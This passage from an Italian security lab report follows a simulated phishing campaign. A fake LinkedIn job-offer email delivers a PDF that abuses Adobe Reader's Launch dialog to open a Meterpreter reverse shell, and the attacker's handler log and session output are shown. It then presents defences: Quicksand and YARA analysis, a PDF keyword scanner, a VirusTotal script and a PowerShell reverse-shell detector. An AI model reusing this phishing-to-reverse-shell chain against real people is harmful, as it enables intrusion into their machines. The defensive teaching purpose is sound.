La prospettiva si focalizza quindi sul lato della vittima, al fine di valutare le **conseguenze pratiche dell'attacco** e le **possibili contromisure** che possono essere adottate per prevenire o mitigare il rischio.

4 Come l'utente affronta il phishing

A questo punto, l'attenzione si sposta sull'ambiente della vittima, rappresentato dalla macchina Windows utilizzata da Antonio Rossi. Si assume che il client di posta **Mozilla Thunderbird** sia già stato configurato correttamente per accedere alla casella POP3 gestita da Mailpit, permettendo così di osservare, dalla prospettiva della vittima, quale messaggio sia stato effettivamente recapitato nella sua inbox.

In questa fase del laboratorio, si considera intenzionalmente che Antonio adotti un comportamento tipico dell'**utente medio**: non presta particolare attenzione al contenuto dell'email, non effettua controlli approfonditi su mittente, testo o allegati, e non applica alcuna contromisura preventiva. Sebbene questa ipotesi possa apparire una semplificazione teorica, la realtà (confermata sia dalle statistiche sia dall'esperienza pratica) mostra che proprio questo atteggiamento risulta il più diffuso.

Per tale motivo, la simulazione che segue rappresenta fedelmente il rischio concreto cui sono esposti utenti e organizzazioni quando si trovano ad affrontare campagne di phishing ben strutturate.

4.1 L'email ed il PDF

Vediamo come arriva l'email inviata tramite GoPhish alla vittima:




Figure 16: Email della Campagna

A un primo sguardo, l'email **non presenta alcun elemento sospetto**: sembra provenire direttamente da **LinkedIn** e fa riferimento alla candidatura che Antonio Rossi ha effettivamente pubblicato sulla piattaforma. Anche il **testo del messaggio** appare perfettamente coerente con il contesto, rafforzando la **credibilità della comunicazione**. Inoltre, la presenza di un **allegato PDF** (accompagnato dall'invito esplicito ad aprirlo per consultare tutti i dettagli dell'offerta) contribuisce a rendere l'email ancora più convincente agli occhi della vittima.

Mettendoci nei panni di un **utente medio** la reazione più naturale è quella di **scaricare l'allegato PDF** e aprirlo senza particolari esitazioni.




Figure 17: PDF Ricevuto

Quando la vittima apre il **file PDF** allegato all'email, viene mostrata una **finestra di avviso** generata da Adobe Reader, denominata "Launch File". Questo tipo di avviso compare quando il PDF tenta di eseguire un'**azione potenzialmente pericolosa**, come l'avvio di un programma esterno o l'apertura di un file incorporato.

Tuttavia, nella realtà, **molti utenti potrebbero non prestare sufficiente attenzione** all'avvertimento e procedere comunque, specialmente se il contesto dell'email e del PDF appare **affidabile e coerente con le aspettative**, come nel caso di un'offerta di lavoro apparentemente legittima.

Inoltre, questo comportamento ce lo aspettavamo in quanto era descritto anche in NVD:

"Adobe Reader and Acrobat 9.x before 9.3.3, and 8.x before 8.2.3 on Windows and Mac OS X, do not restrict the contents of one text field in the Launch File warning dialog, which makes it easier for remote attackers to trick users into executing an arbitrary local program that was specified in a PDF document, as demonstrated by a text field that claims that the Open button will enable the user to read an encrypted message."

La comparsa del dialogo di avviso può **generare un falso senso di sicurezza** nell'utente, che può essere portato a credere che l'azione richiesta sia necessaria per la corretta visualizzazione del documento. L'attaccante può rendere il pulsante "Open" **apparentemente innocuo**, mascherando in realtà un'**azione dannosa** come l'esecuzione del payload. Inconsapevolmente, l'utente concede così al PDF il permesso di avviare il payload, che a sua volta potrà **aprire una reverse shell verso l'attaccante**.

Tuttavia, una volta autorizzata l'esecuzione del **payload**, l'utente non noterà alcun comportamento anomalo: l'unico elemento visibile sarà semplicemente il **PDF appositamente preparato**.




Figure 18: PDF Visualizzato

Ma dall'altra parte l'attaccante avrà ormai accesso alla nostra macchina:

```
Scelta [1-3]: 2
[*] Avvio listener (handler)...
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.80.131
LPORT => 4444
[*] Started reverse TCP handler on 192.168.80.131:4444
[*] Sending stage (177734 bytes) to 192.168.80.132
[*] Meterpreter session 1 opened (192.168.80.131:4444 -> 192.168.80.132:53322) at 2025-07-13 11:12:15 -0400

meterpreter > ls
Listing: c:\Users\unina\Desktop
```

Mode	Permissions	Size	Type	Last modified	Name
040777	/rwxrwxrwx	0	dir	2025-07-13 11:11:49 -0400	OFFERTA LAVORATIVA
040777	/rwxrwxrwx	0	dir	2025-06-29 09:34:45 -0400	Reverse-Shell-Detection-main
040777	/rwxrwxrwx	4096	dir	2023-04-27 10:04:43 -0400	Tools
100666	/rw-rw-rw	282	fil	2023-04-27 09:51:40 -0400	desktop.ini
040777	/rwxrwxrwx	4096	dir	2023-04-27 10:59:23 -0400	software-security
100666	/rw-rw-rw-	73802	fil	2025-06-30 16:42:43 -0400	template_msf.pdf
100666	/rw-rw-rw-	190256	fil	2025-06-29 11:43:42 -0400	test.pcapng

Figure 19: Handler Metasploit

5 Contromisure Usate

Nel contesto del laboratorio, e, più in generale, della **sicurezza informatica moderna**, è fondamentale adottare tutte le possibili **contromisure** per difendersi dagli attacchi veicolati tramite file PDF e allegati email. I **PDF**, infatti, non sono semplici contenitori di testo e immagini: la loro **struttura complessa e flessibile**, unita alla possibilità di includere script, macro, collegamenti esterni e persino altri file eseguibili, li rende da anni un **veicolo privilegiato per la diffusione di malware**.

Questo aspetto risulta ancora più critico considerando la **fiducia** che gli utenti ripongono in questo formato, ampiamente utilizzato per lo scambio di documenti di lavoro, fatture, report e comunicazioni ufficiali. Proprio per questa ragione, il PDF è stato spesso scelto dagli attaccanti per superare le **difese psicologiche delle vittime** e aggirare i controlli automatici, sfruttando il fatto che pochi sospettano della pericolosità di un file apparentemente “normale”.

Nel laboratorio che segue verranno presentate alcune **contromisure**, sia di tipo **statico** (analisi preventiva del file tramite strumenti come Quicksand o VirusTotal) sia di tipo **dinamico** (monitoraggio dei processi e delle connessioni di rete tramite script o sistemi di intrusion detection).

5.1 Quicksand

Per valutare in modo efficace la sicurezza di un **PDF sospetto**, una delle strategie più indicate è rappresentata dall'**analisi statica** del file. Questo approccio consente di esaminare la **struttura interna del documento** senza doverlo eseguire, permettendo così di identificare componenti anomale o potenzialmente pericolose prima che possano compromettere il sistema. Nel laboratorio è stato scelto di utilizzare **Quicksand**, uno strumento progettato per eseguire **analisi approfondite sui file PDF**. Grazie alle sue funzionalità avanzate, è possibile individuare rapidamente elementi sospetti, come **script incorporati** o **payload malevoli** nascosti all'interno del documento.

“QuickSand is a Python-based analysis framework to analyze suspected mal-

ware documents to identify exploits in streams of different encodings or compressions. QuickSand supports documents, PDFs, Mime/Email, Postscript and other common formats. A built-in command line tool can process a single document or directory of documents. QuickSand scans within the decoded streams of documents and PDFs using Yara signatures to identify exploits or high risk active content.”

Per maggiori informazioni è possibile visitare la pagina *github* del progetto.

Essendo un command line tool ci basta eseguirlo e passargli il file da analizzare per ottenere i risultati:

```
== PDF Analysis Report ==
File: /home/kali/Documents/offerta_lavorativa.pdf
MD5: 3a87548af812d339b36a99879e6e9063
SHA1: 9cab6c1a57711392a1905e5b204d9950e63ee247
SHA256: 0654f1f3c7002301adc6b2d82c6cda5a5e12141efc7ce6662497f5a8621bb4a3

Risk level: high risk active content
Score: 16
Warnings: 7
Exploits: 0

== Dettagli delle regole scattate ==
• suspicious.javascript object (suspicious_javascript_object)
• suspicious.pdf embedded PDF file (suspicious_pdf_embedded_PDF_file)
• pdf.exploit execute EXE file (pdf_exploit_execute_EXE_file)
• pdf.warning OpenAction (pdf_warning_openaction)
• pdf.exploit access system32 directory (pdf_exploit_access_system32_directory)
• pdf.exploit execute action command (pdf_exploit_execute_action_command)
• pdf.execute access system32 directory (pdf_execute_access_system32_directory)
```

Figure 20: Quicksand

L'**analisi statica** effettuata tramite Quicksand ha fornito un riscontro immediato sul livello di rischio associato al file `offerta_lavorativa.pdf`. Il report ottenuto mostra come il PDF venga classificato come **“high risk active content”**, assegnando un **punteggio di rischio elevato** (score 16) e segnalando ben **7 warning**.

Nel dettaglio, tra le regole che sono state attivate dall'analisi emergono alcune evidenze particolarmente significative:

- **Presenza di oggetti JavaScript sospetti** (*suspicious_javascript_object*), frequentemente utilizzati nei PDF malevoli per automatizzare azioni pericolose;
- **File PDF incorporati e tentativi di esecuzione di file EXE** (*pdf_exploit_execute_EXE_file*), che rappresentano uno dei principali vettori di infezione del sistema;

- **Accesso a directory di sistema** (come la *system32 directory*) e **azioni di esecuzione comandi** (*execute action command*), tipici segnali di tentativi di sfruttamento avanzato;
- **Avvisi su azioni OpenAction** (*pdf_warning_openaction*), che indicano la presenza di meccanismi attivati automaticamente all'apertura del documento.

Questi risultati confermano l'efficacia dell'analisi statica nel rilevare **comportamenti sospetti** prima ancora che il file venga aperto dall'utente, offrendo così una **protezione preziosa** contro il rischio di esecuzione di codice malevolo.

Per capire meglio cosa indicano questi warning è possibile visitare la pagina dedicata alle yara rules su github. Ad esempio, per il warning *suspicious_javascript_object* viene usata la seguente yara rule:

```
1 rule suspicious_javascript_object {
2     meta:
3         is_exploit = false
4         is_warning = true
5         is_feature = false
6         rank = 1
7         revision = "1"
8         date = "June 07 2020"
9         author = "@tylabs"
10        sigtype = "pdfexaminer_obfuscation"
11        copyright = "Copyright 2020 tylabs.com. All
12                    rights reserved."
13        desc = "suspicious.javascript object"
14        mitre = "T1027 T1059.007"
15
16    strings:
17        $h_raw1 = "/JavaScript" nocase
18        $h_raw2 = "/JS "
```

```
19         condition: any of them
20     }
```

Volendo, è ovviamente possibile aggiungere nuove yara rules custom. Ricordiamo che lo score è calcolato proprio sulla base di queste YARA rules:

“Documents are scored based on the rank value in the associated Yara signature metadata. Additionally, each signature defines whether the detected item is an exploit, a warning or a risky feature. For more information on how to interpret the results, please see <https://scan.tylabs.com/howto>.”

5.2 Alternativa a Quicksand

Un'alternativa rapida e flessibile all'utilizzo di strumenti specializzati come Quicksand è rappresentata dall'impiego di uno **script Python personalizzato** per la scansione degli allegati PDF sospetti. In questo approccio, lo script apre il file PDF in modalità binaria e ricerca al suo interno una serie di **parole chiave** comunemente associate a comportamenti rischiosi o funzionalità spesso sfruttate nei PDF malevoli. Tra queste figurano, ad esempio, elementi come `/JavaScript`, `/OpenAction`, `/Launch`, `/EmbeddedFile` e altre strutture tipiche che possono abilitare l'esecuzione di codice o azioni automatiche all'apertura del documento.

Sebbene questa soluzione sia estremamente semplice dal punto di vista tecnico, si rivela comunque **molto efficace per una prima valutazione statica**: permette di individuare, anche senza una conoscenza approfondita del formato PDF, la presenza di potenziali **indicatori di compromissione** che meritano ulteriori approfondimenti.

Un ulteriore vantaggio di questo approccio è la sua **facilità di integrazione** nei flussi di lavoro automatizzati: lo script può essere facilmente adattato, esteso o inserito in pipeline di scansione più ampie, contribuendo così a incrementare il livello di sicurezza nella gestione degli allegati email.

```
1 #!/usr/bin/env python3
2 import sys
```

```
3 import os
4 import re
5
6 SUSPICIOUS_KEYWORDS = [
7     "/JavaScript",
8     "/JS",
9     "/OpenAction",
10    "/AA",          # Additional Actions
11    "/Annot",       # Annotations
12    "/Launch",      # Launch action
13    "/EmbeddedFile",
14    "/RichMedia",
15    "/XFA",
16 ]
17
18 def scan_pdf(path):
19     """
20     Apre il PDF in binario e conta le occorrenze delle parole
21     chiave sospette.
22     Restituisce un dict {keyword: count}.
23     """
24     counts = {}
25     try:
26         data = open(path, "rb").read()
27     except Exception as e:
28         print(f"Error opening {path}: {e}")
29         sys.exit(1)
30
31     for kw in SUSPICIOUS_KEYWORDS:
32         cnt = len(re.findall(re.escape(kw).encode(), data))
33         if cnt:
```

```
33         counts[kw] = cnt
34     return counts
35
36 def main():
37     if len(sys.argv) != 2:
38         print(f"Usage: {sys.argv[0]} <path_to_pdf>")
39         sys.exit(1)
40
41     pdf_path = sys.argv[1]
42     if not os.path.isfile(pdf_path):
43         print(f"File not found: {pdf_path}")
44         sys.exit(1)
45
46     print(f"\n[*] Scanning PDF: {pdf_path}\n")
47     results = scan_pdf(pdf_path)
48     if not results:
49         print("No suspicious keywords found. The PDF seems clean
50               (from static analysis).")
51     else:
52         print("Suspicious keywords detected:")
53         for kw, cnt in results.items():
54             print(f"  {kw:<15} -> {cnt} occurrence(s)")
55         print()
56 if __name__ == "__main__":
57     main()
```

Lo script apre il file PDF in **modalità binaria** (rb) e, per ciascuna parola chiave contenuta nell'elenco `SUSPICIOUS_KEYWORDS`, esegue una **ricerca delle occorrenze** all'interno del file utilizzando le espressioni regolari (`re.findall`). In sostanza, il codice **conteggia il numero di volte** in cui ciascuna parola chiave compare nei dati binari del PDF.

```
[*] Scansione PDF sospetto: /home/kali/Documents/offerta_lavorativa.pdf
Keyword sospette rilevate:
/JavaScript      → 1 occorrenze
/JS              → 1 occorrenze
/OpenAction      → 1 occorrenze
/AA              → 1 occorrenze
/Annot           → 1 occorrenze
/Launch          → 1 occorrenze
/EmbeddedFile    → 1 occorrenze
```

Figure 21: Custom script

Come prevedibile, si tratta di un'analisi **piuttosto superficiale e ad alto livello**: questo tipo di controllo consente semplicemente di individuare la presenza di **elementi sospetti**, senza però fornire dettagli approfonditi sulla natura o sul comportamento reale del file.

5.3 VirusTotal

Per aumentare ulteriormente il livello di sicurezza e ottenere una **conferma affidabile** sulla natura di un file sospetto, è possibile ricorrere a strumenti ampiamente riconosciuti nell'ambito della malware analysis, come **VirusTotal**. VirusTotal è una **piattaforma online** che permette di sottoporre file o link sospetti a numerosi motori antivirus e sistemi di rilevamento comportamentale in modo simultaneo, restituendo un **report dettagliato** sulla reputazione e sulle eventuali minacce rilevate nel documento analizzato.

L'utilizzo di VirusTotal consente non solo di beneficiare dell'esperienza collettiva di una vasta **comunità di sicurezza**, ma anche di individuare rapidamente se un file PDF sia già stato segnalato come malevolo o presenti caratteristiche note associate a campagne di attacco reali. Inoltre, grazie alle **API pubbliche** messe a disposizione dalla piattaforma, è possibile **automatizzare il processo di analisi**: caricando il file direttamente da riga di comando, si riceve in risposta un report sintetico che indica il **numero di rilevamenti positivi**, la classificazione delle minacce individuate e altri indicatori utili per una **valutazione rapida e oggettiva del rischio**.

```
1 #!/usr/bin/env python3
2 import sys
3 import os
```

```
4 import time
5 import hashlib
6 import json
7 from vt import Client
8 from vt.error import APIError
9
10 API_KEY_ENV = "VT_API_KEY"
11 POLL_INTERVAL = 15 # seconds
12
13 def sha256sum(path):
14     hasher = hashlib.sha256()
15     with open(path, "rb") as f:
16         for chunk in iter(lambda: f.read(8192), b''):
17             hasher.update(chunk)
18     return hasher.hexdigest()
19
20 def print_report(file_obj, file_hash):
21     stats = file_obj.last_analysis_stats
22     results = file_obj.last_analysis_results
23
24     print(f"\n=== REPORT for {file_hash} ===")
25     print("Detection stats:")
26     for category, count in stats.items():
27         print(f"    {category.capitalize():<15}: {count}")
28     print(f"\nPermalink: https://www.virustotal.com/gui/file/{file_hash}/detection\n")
29     print("Engines flags:")
30     for engine, detail in results.items():
31         if detail["category"] != "undetected":
32             print(f"    {engine}: {detail['category']}")
33
```

```
34 def main():
35     if len(sys.argv) != 2:
36         print(f"Usage: {sys.argv[0]} <path_to_pdf>")
37         sys.exit(1)
38
39     pdf_path = sys.argv[1]
40     if not os.path.isfile(pdf_path):
41         print(f"Error: file not found: {pdf_path}")
42         sys.exit(1)
43
44     api_key = os.getenv(API_KEY_ENV)
45     if not api_key:
46         print(f"Error: set your API key in environment variable {
47             API_KEY_ENV}")
48         sys.exit(1)
49
50     file_hash = sha256sum(pdf_path)
51     print(f"SHA256: {file_hash}")
52
53     with Client(api_key) as client:
54         try:
55             file_obj = client.get_object(f"/files/{file_hash}")
56             print("[*] Using existing analysis")
57         except APIError as e:
58             if e.code == "NotFoundError":
59                 print("[*] File not known, uploading for scan..."
60                     )
61                 analysis = client.scan_file(open(pdf_path, "rb"),
62                     wait_for_completion=True)
63                 print("[*] Analysis completed")
64                 file_obj = client.get_object(f"/files/{file_hash}")
```




```
        ")
    else:
        print(f"API error: {e.code} - {e.message}")
        sys.exit(1)

    print_report(file_obj, file_hash)

if __name__ == "__main__":
    main()
```

In particolare, lo script **calcola l'hash SHA256** del file, verifica se il documento è già stato analizzato dalla piattaforma e, in caso contrario, lo carica automaticamente per la scansione. Al termine dell'analisi, viene stampato un **report sintetico** che mostra le statistiche di rilevamento (ovvero quanti motori antivirus segnalano il file come malevolo o sospetto) e fornisce il **link diretto al report pubblico** su VirusTotal. Questo approccio consente di **integrare facilmente VirusTotal** nei propri workflow di analisi, permettendo di ottenere in modo rapido una valutazione affidabile sul livello di rischio associato al file.



```
SHA256: e139d66ee3b23089c0841906ae0684fc70ec8e5dbbeb140532e8588a93026494
[*] File not known, uploading for scan...
[*] Analysis completed

== REPORT for e139d66ee3b23089c0841906ae0684fc70ec8e5dbbeb140532e8588a93026494 ==
Detection stats:
Malicious      : 37
Suspicious     : 0
Undetected     : 27
Harmless       : 0
Timeout        : 0
Confirmed-timeout: 0
Failure        : 0
Type-unsupported: 12

Permalink: https://www.virustotal.com/gui/file/e139d66ee3b23089c0841906ae0684fc70ec8e5dbbeb140532e8588a93026494/detection

Engines flags:
• Bkav: malicious
• MicroWorld-eScan: malicious
• CTX: malicious
• CAT-QuickHeal: malicious
• Skyhigh: malicious
• ALYac: malicious
• Sangfor: malicious
• Baidu: malicious
• Symantec: malicious
• ESET-NOD32: malicious
• TrendMicro-HouseCall: malicious
• Avast: malicious
• ClamAV: malicious
• Kaspersky: malicious
```

Figure 22: VirusTotal

In questo caso, ben **37 motori antivirus** (tra cui Kaspersky, Symantec, BitDefender, TrendMicro e Avast) hanno classificato il PDF come **malevolo**. Il fatto che nessun motore

lo consideri innocuo e che una parte dei motori non lo rilevi (*undetected*) è del tutto normale: ciò significa che la minaccia è **ampiamente riconosciuta**, ma non universalmente identificata al 100%, a causa delle differenze nelle firme e nei sistemi di aggiornamento adottati dai vari motori antivirus.

Il risultato è visualizzabile anche online grazie al *permalink*.

5.4 Reverse Shell Detection

L'**analisi statica** rappresenta senza dubbio una prima linea di difesa fondamentale contro i file sospetti, ma da sola potrebbe non essere sufficiente per individuare tutte le minacce, soprattutto nel caso di **payload particolarmente sofisticati**.

Per questo motivo, è altrettanto importante adottare anche **contromisure dinamiche**, capaci di rilevare comportamenti anomali nel momento stesso in cui si verificano. Un approccio efficace consiste nell'implementare un **sistema di reverse shell detection** direttamente sulla macchina della vittima, così da intercettare tempestivamente eventuali tentativi di connessione sospetti, anche nel caso in cui il malware sia riuscito a superare i controlli statici.

Nel laboratorio, questa strategia è stata realizzata tramite uno **script PowerShell** che monitora periodicamente tutte le **connessioni di rete attive** sul sistema, ponendo particolare attenzione alle porte comunemente utilizzate per le reverse shell (come la porta 4444, spesso scelta dagli attaccanti per le connessioni Meterpreter). Lo script esegue controlli regolari (ad esempio ogni dieci secondi) e, non appena rileva un processo che apre una connessione verso indirizzi o porte sospette, **segnala l'evento** tramite log, e può intervenire in modo più drastico terminando automaticamente il processo responsabile. Questa soluzione consente di **rafforzare sensibilmente il livello di sicurezza** del sistema, fornendo una protezione attiva contro uno degli scenari più insidiosi associati ai file malevoli allegati alle email di phishing.

```
1 # Custom Reverse Shell Detector for Windows
2
3 param(
```

```
4      [string[]]$ExcludedProcesses = @("explorer.exe", "svchost.exe", "System"),
5      [int[]]$WatchPorts = @(4444, 5555, 6666),
6      [string]$LogPath = "C:\Logs\ReverseShellDetection.csv",
7      [int]$IntervalSeconds = 10
8  )
9
10 # Prompt user for AutoKill option
11 $autoKillResponse = Read-Host "Abilitare l'autokill dei processi sospetti? (S/N)"
12 $AutoKill = $false
13 if ($autoKillResponse -match '^[sS]') {
14     $AutoKill = $true
15     Write-Host "AutoKill abilitato: i processi sospetti verranno terminati." -ForegroundColor Yellow
16 } else {
17     Write-Host "AutoKill disabilitato: i processi sospetti non verranno terminati automaticamente." -ForegroundColor Green
18 }
19
20 # Ensure log directory exists
21 $logDir = Split-Path $LogPath
22 if (!(Test-Path $logDir)) { New-Item -ItemType Directory -Path $logDir -Force }
23
24 Write-Host "Avvio monitoraggio reverse shell. Controllo ogni $IntervalSeconds secondi..." -ForegroundColor Cyan
25
26 while ($true) {
27     $connections = Get-NetTCPConnection | Where-Object {
```

```
28     $_.State -eq 'Established' -and $WatchPorts -contains $_.
        RemotePort
29 }
30
31 $suspicious = @()
32 foreach ($conn in $connections) {
33     try {
34         $proc = Get-Process -Id $conn.OwningProcess -
            ErrorAction Stop
35     } catch {
36         continue
37     }
38     if ($ExcludedProcesses -notcontains $proc.ProcessName) {
39         $entry = [PSCustomObject]@{
40             Time          = Get-Date
41             ProcessName   = $proc.ProcessName
42             PID           = $proc.Id
43             LocalAddress  = "$($conn.LocalAddress):$($conn.
                LocalPort)"
44             RemoteAddress = "$($conn.RemoteAddress):$($conn.
                RemotePort)"
45         }
46         $suspicious += $entry
47
48         $entry | Export-Csv -Path $LogPath -Append -
            NoTypeInfoation
49
50         if ($AutoKill) {
51             try {
52                 Stop-Process -Id $proc.Id -Force -ErrorAction
                    Stop
```

```
53         Write-Host "[KILLED] $($proc.ProcessName) PID
           $($proc.Id)" -ForegroundColor Red
54     } catch {
55         Write-Host "[ERROR] Impossibile terminare PID
           $($proc.Id): $_" -ForegroundColor Magenta
56     }
57 } else {
58     Write-Host "[ALERT] $($proc.ProcessName) PID $(
           $proc.Id) connesso a $($conn.RemoteAddress):$(
           $conn.RemotePort)" -ForegroundColor Yellow
59 }
60 }
61 }
62
63 if ($suspicious.Count -gt 0) {
64     Write-Host "Trovate $($suspicious.Count) connessioni
           sospette. Log aggiornato in $LogPath." -
           ForegroundColor Yellow
65 } else {
66     Write-Host "Nessuna connessione sospetta rilevata in
           questo ciclo." -ForegroundColor Green
67 }
68
69 Start-Sleep -Seconds $IntervalSeconds
70 }
```

Lo script realizza un **monitoraggio ciclico**, eseguendo controlli periodici (ad esempio ogni 10 secondi) durante i quali analizza tutte le connessioni TCP attive e verifica se qualcuna di esse utilizza una delle porte indicate come sospette.

Per ridurre i falsi positivi, è possibile specificare una **lista di processi da escludere** dal

controllo (ad esempio `explorer.exe` o `svchost.exe`), così che vengano segnalati soltanto i processi potenzialmente malevoli.

Quando viene identificata una **connessione sospetta**, tutte le informazioni rilevanti (nome del processo, PID, indirizzi e porte coinvolte, data e ora) vengono registrate in un **file CSV**, garantendo la tracciabilità degli eventi.

L'utente può inoltre configurare il comportamento dello script tramite un prompt iniziale, decidendo se limitarsi a ricevere **alert e log** o se abilitare la modalità **AutoKill**, che termina automaticamente i processi responsabili delle connessioni sospette.

Lo script opera in un **ciclo di monitoraggio continuo**: a ogni iterazione vengono raccolte tutte le connessioni TCP attive in stato **Established** sulle porte indicate, tramite `Get-NetTCPConnection`. Per ciascuna connessione trovata, viene recuperato il nome e l'ID del processo che l'ha generata (`Get-Process -Id $conn.OwningProcess`). Se il processo non rientra tra quelli "sicuri" definiti in `$ExcludedProcesses`, viene considerato sospetto e segnalato di conseguenza.

Avviando lo script mentre l'attacco è in esecuzione (con Autokill disabilitato) otteniamo:

```
Vuoi abilitare l'autokill dei processi sospetti? (S/N): N
AutoKill disabilitato: i processi sospetti non verranno terminati automaticamente.
Avvio monitoraggio reverse shell. Controllo ogni 10 secondi...
Nessuna connessione sospetta rilevata in questo ciclo.
Nessuna connessione sospetta rilevata in questo ciclo.
Nessuna connessione sospetta rilevata in questo ciclo.
Nessuna connessione sospetta rilevata in questo ciclo.
